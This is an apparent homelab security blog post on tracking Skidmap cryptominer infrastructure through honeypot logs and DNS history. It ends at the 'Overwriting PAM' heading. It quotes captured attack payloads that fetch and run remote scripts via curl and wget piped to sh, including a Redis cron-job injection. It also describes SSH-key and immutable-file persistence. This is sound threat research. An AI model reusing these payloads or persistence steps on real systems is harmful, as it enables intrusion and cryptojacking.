Tracking Cryptocurrency Malware in The Homelab

archcloudlabs.com/projects/tracking_cryptominer_domains/

November 26, 2020


About the Project

Since July of 2020, I have been running a “honeypot” of sorts made by anthok to capture all requests coming in on specific ports. By listening on ports commonly used by databases such as Elasticsearch or Redis, we’ve been able to observe a lot of bot behavior. Most of the requests resulted in trying to gain an initial foothold onto the environment to run a bash script to bring down their stage-1 malware. Additional domains were identified by searching for the same curl one-liner within my dataset. Through this methodology I was able to identify additional IPs over time, that either were compromised by a particular bot or is additional infrastructure used by the malicious actors.

Logging Infrastructure

anthok’s listening server logs data in CSV format to a single directory where filebeat is leveraged to forward data to Arch Cloud Labs (ACL) Logstash. The CSV data contains a timestamp, source IP, and the raw bytes of the data observed on the wire. This data is then shipped back to ACL’s core Elasticsearch server and visualized. By tracking data over time we have identified multiple Cryptocurrency miners and other various malicious bots.

While not particularly sophisticated, it has been successful in capturing data that has lent itself to some interesting research. The image below depicts how Arch Cloud Labs data feeds enable side-project research. The CSV data format is defined with a Logstash filter to provide an easy to search Elastic mapping.




As data comes in it's possible to query on specific attributes such as source IP, message, or anything that contains the word "wget". Most requests captured are trying to take advantage of a known vulnerability or exposed service. Often captured is what would appear to be a very specific request against a specific service targeting a documented CVE followed by a wget, netcat, or curl command within the body of an HTTP request. For example, a POST request against an Elasticsearch server trying to take advantage of an old RCE vulnerability followed by a curl command that pipes the output to /bin/bash. This example was observed and documented in a previous blog post.

By filtering on these command-line utilities, further investigation of potential malicious domains is made trivial. At this point, probable malware-hosting domains can be identified allowing for remote resources to be downloaded and analyzed. By looking at trends over time, it's easy to see the same one-liners from the same C2 domains. Then by looking at what source IP address the requests are coming from it's possible to start seeing either infected hosts trying to further propagate or new infrastructure being stood up by malicious actors.

By filtering on these command-line utilities, further investigation of potential malicious domains is made trivial. At this point, probable malware-hosting domains can be identified allowing for remote resources to be downloaded and analyzed. By looking at trends over time, it's easy to see the same one-liners from the same C2 domains. Then by looking at what source IP address the requests are coming from it's possible to start seeing either infected hosts trying to further propagate or new infrastructure being stood up by malicious actors.

Time	ip	port	data
Nov 25, 2020 @ 14:53:45.862	84.110.10	60001	b'GET /shell?cd%20/tmp;wget%20http%3A%2F%2F5.206 %2Fjaw;sh%20jaw; HTTP/1.0\r\n\r\n'
Nov 25, 2020 @ 13:29:57.254	-	-	-
Nov 25, 2020 @ 12:04:47.370	124.235.1	6379	b'*3\r\n$3\r\nSET\r\n$5\r\nBack1\r\n$63\r\n\t\n*/20 * * * * curl -fsSL http://images.hearme.xyz/pm.sh | sh\n\t\r\n'
Nov 25, 2020 @ 11:22:06.887	84.110.10	60001	b'GET /shell?cd%20/tmp;wget%20http%3A%2F%2F5.206 %2Fjaw;sh%20jaw; HTTP/1.0\r\n\r\n'
Nov 25, 2020 @ 11:22:06.887	84.110.10	60001	b'GET /shell?cd%20/tmp;wget%20http%3A%2F%2F5.206 %2Fjaw;sh%20jaw; HTTP/1.0\r\n\r\n'

At the start of this project, a domain called “powerofwish” stood out as it was connecting on the default port Redis runs on. Most other connections at this time were either RDP brute force or Elasticsearch requests. Analyzing the “powerofwish” domain over time resulted in identifying a new domain “hearme[.]xyz” and spurred my interest in digging into domain related data. The image below shows IPs associated with these domains since July of 2020. The image below shows IP addresses associated with a specific subset of domains that are hosting cryptocurrency mining malware. Over the course of four months, I have identified ten various IPs correlated to one known malicious domain hosting cryptocurrency mining malware.



Over time it is possible to see new hosts being associated with these particular domains and other hosts falling off. Two noticeable gaps exist in late September and mid-October of this year. I am unable to pinpoint exactly why this may be. Shodan searches identified most of these IP addresses exposing various databases or FTP servers. While not proven, it is likely that some of these domains were victims of the original dropper samples and not themselves maliciously spreading the cryptocurrency miner.

Cryptocurrency Miners - Skidmap

The vast majority of malicious samples identified from the data collection approach described above happens to be cryptocurrency miners.
Adversaries can quickly wrap a PoC of a CVE with an open-source cryptocurrency miner and be on their way to illicit operations. The particularly interesting piece (to me anyway) comes in the form of *how* the end-point malware is delivered, engineered, and maintained. The particular samples that will be discussed going forward are publicly documented by Trend Micro as Skidmap. This Trend Micro blog goes in-depth of how some of the components work, however other components are not discussed as in-depth or have been introduced since the original blog post. Throughout the analysis of the various Skidmap samples, I referred to the Trend Micro blog post to see what, if anything had changed.

Looking into Initial Malware Hosting Domains

SecurityTrails' historical DNS data provided insight into the initial bash one-liner seen in our "sensor" infrastructure. Shared infrastructure was identified of other domains that were also used to host not only the bash dropper script but a variant of the stage-1 malware as well.

Domain	Rank	Hosting Provider
www.powerofwish.com	-	Cloudflare, Inc.
powerofwish.com	-	Cloudflare, Inc.
d.powerofwish.com	-	http://justhost.ru
a.powerofwish.com	-	Cloudflare, Inc.

The subdomain of "a" was being used to serve the stage-1 dropper, whereas all stage-2 content came from subdomain "d". You'll notice that Cloudflare is being leveraged for their CDN abilities to host the initial bash script. Pivoting on the subdomain of "d", I was able to further identify another domain shared with this IP, "cpuminerpool[]com".

185.22.152.54 reverse IP lookup

Search in Domain

Domain	Rank	Hosting Provider
pm.cpuminerpool.com	-	http://justhost.ru
d.powerofwish.com	-	http://justhost.ru

An interesting artifact of the "pm" subdomain, is that the stage-1 dropper observed initially within Kibana was a pm[].sh script. By requesting the dropper script directly from both powerofwish and cpuminerpool domains, two variants were successfully downloaded. This leads me to believe some type of vhosting is in place. Something else I found interesting,


was that the cpuminerpool domain has recently been transitioned to multiple hosting providers as well as IP addresses within the past year. Often not staying at a particular hosting providing for a short period.

pm.cpuminerpool.com historical A data

A AAAA

IP Addresses	Organization	First Seen	Last Seen	Duration Seen
185.22.152.54	http://justhost.ru	2020-08-09 (3 months ago)	2020-11-23 (today)	3 months
91.195.240.87	SEDO GmbH	2020-08-05 (3 months ago)	2020-08-09 (3 months ago)	4 days
185.22.152.54	http://justhost.ru	2020-07-19 (4 months ago)	2020-08-05 (3 months ago)	17 days
172.67.210.251 104.27.129.57 104.27.128.57	Cloudflare, Inc.	2020-05-28 (5 months ago)	2020-07-19 (4 months ago)	1 month
104.27.129.57 104.27.128.57	Cloudflare, Inc.	2020-02-24 (9 months ago)	2020-05-28 (5 months ago)	3 months
111.225.216.140	Langfang,Hebei province, P.R.China	2020-02-22 (9 months ago)	2020-02-24 (9 months ago)	2 days
180.101.147.73 122.144.168.182 120.24.50.27	No.31,Jin-rong Street shanghai science and technology network communication limited company Hangzhou Alibaba Advertising Co.,Ltd.	2020-02-16 (9 months ago)	2020-02-22 (9 months ago)	6 days
106.39.230.239	IDC, China Telecommunications Corporation	2020-01-10 (10 months ago)	2020-02-16 (9 months ago)	1 month
185.173.235.114	FiberXpress BV	2020-01-07 (10 months ago)	2020-01-10 (10 months ago)	3 days
185.178.208.147	DDOS-GUARD LTD	2020-01-05 (10 months ago)	2020-01-07 (10 months ago)	2 days
107.172.205.172	ColoCrossing	2020-01-03 (10 months ago)	2020-01-05 (10 months ago)	2 days

I thought it might have been getting reported for abuse. However, taking a gander at Virus Total for all three domains showed very low scores across the board.



Looking into hosting providers resulted in a very cheap VPS provider with a data center out in Las Vegas as well as a Russian owned provider operating out of Moscow. Perhaps all the moving of domains is to keep costs low or just to consistently keep changing their footprint. Cloudflare is being used for not only its uptime but also the low likelihood (if any at all) of a CDN being outright blocked. This way, the actors could go back and modify or update the stage-0 dropper to accommodate for infrastructure change.

185.22.152.54 View Raw Data

City	Moscow
Country	Russia
Organization	LLC Baxet
ISP	LLC Baxet
Last Update	2020-11-16T10:04:28.335851
ASN	AS51659


209.141.45.27 dns1 View Raw Data

City	Las Vegas
Country	United States
Organization	FranTech Solutions
ISP	FranTech Solutions
Last Update	2020-11-17T03:00:48.945713
Hostnames	dns1
ASN	AS53667

Anatomy of the Crypto Currency Miner

The Flow of Execution

The flow of execution shown below shows what I observed in my analysis. The Trend Micro analysis states that a cronjob was added to consistently execute the sample every minute. The samples I obtained were set to execute every twenty minutes. Additionally, the file being downloaded from the initial dropper (pm. sh) was an ELF file called “pc”. Within my dataset, it was “CC” being downloaded. However, also observed was the hosting of “png”, “px” and “PC”. Each of these files during my analysis returned the same MD5 hash.



Stage-0 - Gaining Access

Upon initial investigation, the domain “powerofwish”, was attempting to connect to exposed Redis instances and run commands to gain shell access. The exact command observed can be seen below.

```
t  data            b'*3\r\n$3\r\nSET\r\n$5\r\nBack1\r\n$63\r\n\t\n*/20 * * * * curl -fsSL http://d.powerofwish.com/pm.sh | sh\n\t\r\n'
```

Stage-1 Dropper

The bash dropper and its variants are fairly straight forward. The flow of execution breaks down as follows:

1. Verify the hash of stage-2 executable if it exists, if not download the ELF executable.
2. Download and install `unhide` if not installed.
   `unhide` : a forensic tool to list TCP/UDP ports outside of netstat/ss
3. Use unhide to list processes (hearme, cc, pc, xr) and kill them
4. perform cleanup commands
5. Download stage-2 via curl or wget if available.
6. Launch downloaded

An interesting piece to note here, it appears the unhide package is being leveraged due to modified versions of ss, netstat, and even LKMs being deployed to hide connections. Out of the three variations of the dropper identified (across three different domains), not all had this `unhide` component.


The stage-2 samples across all domains were UPX packed and stripped. However, unpacking them resulted in the original binary being full of symbols making it significantly easier for analysis. Unless otherwise stated, assume all symbols were named by the developer and not I.

Stage-2 Persistence

At this point a binary titled “cc”, “px”, “pc”, or “png” has been downloaded and executed. I have broken up key functionality into separate sections, but please keep in mind **this is NOT a complete analysis**.


Dropping SSH Keys

Each variant I analyzed of Skidmap dropped a public key to `/root/.ssh/authorized_keys` . Each sample analyzed had a different public key. After dropping the public key, the `chattr` binary is moved to `/usr/bin/t` and then the root user’s authorized key file is given the immutable bit to prevent modifications. I also did not observe any sample checking that root login via ssh was enabled. This is why I believe they also drop a backdoored version of PAM.



Overwriting PAM

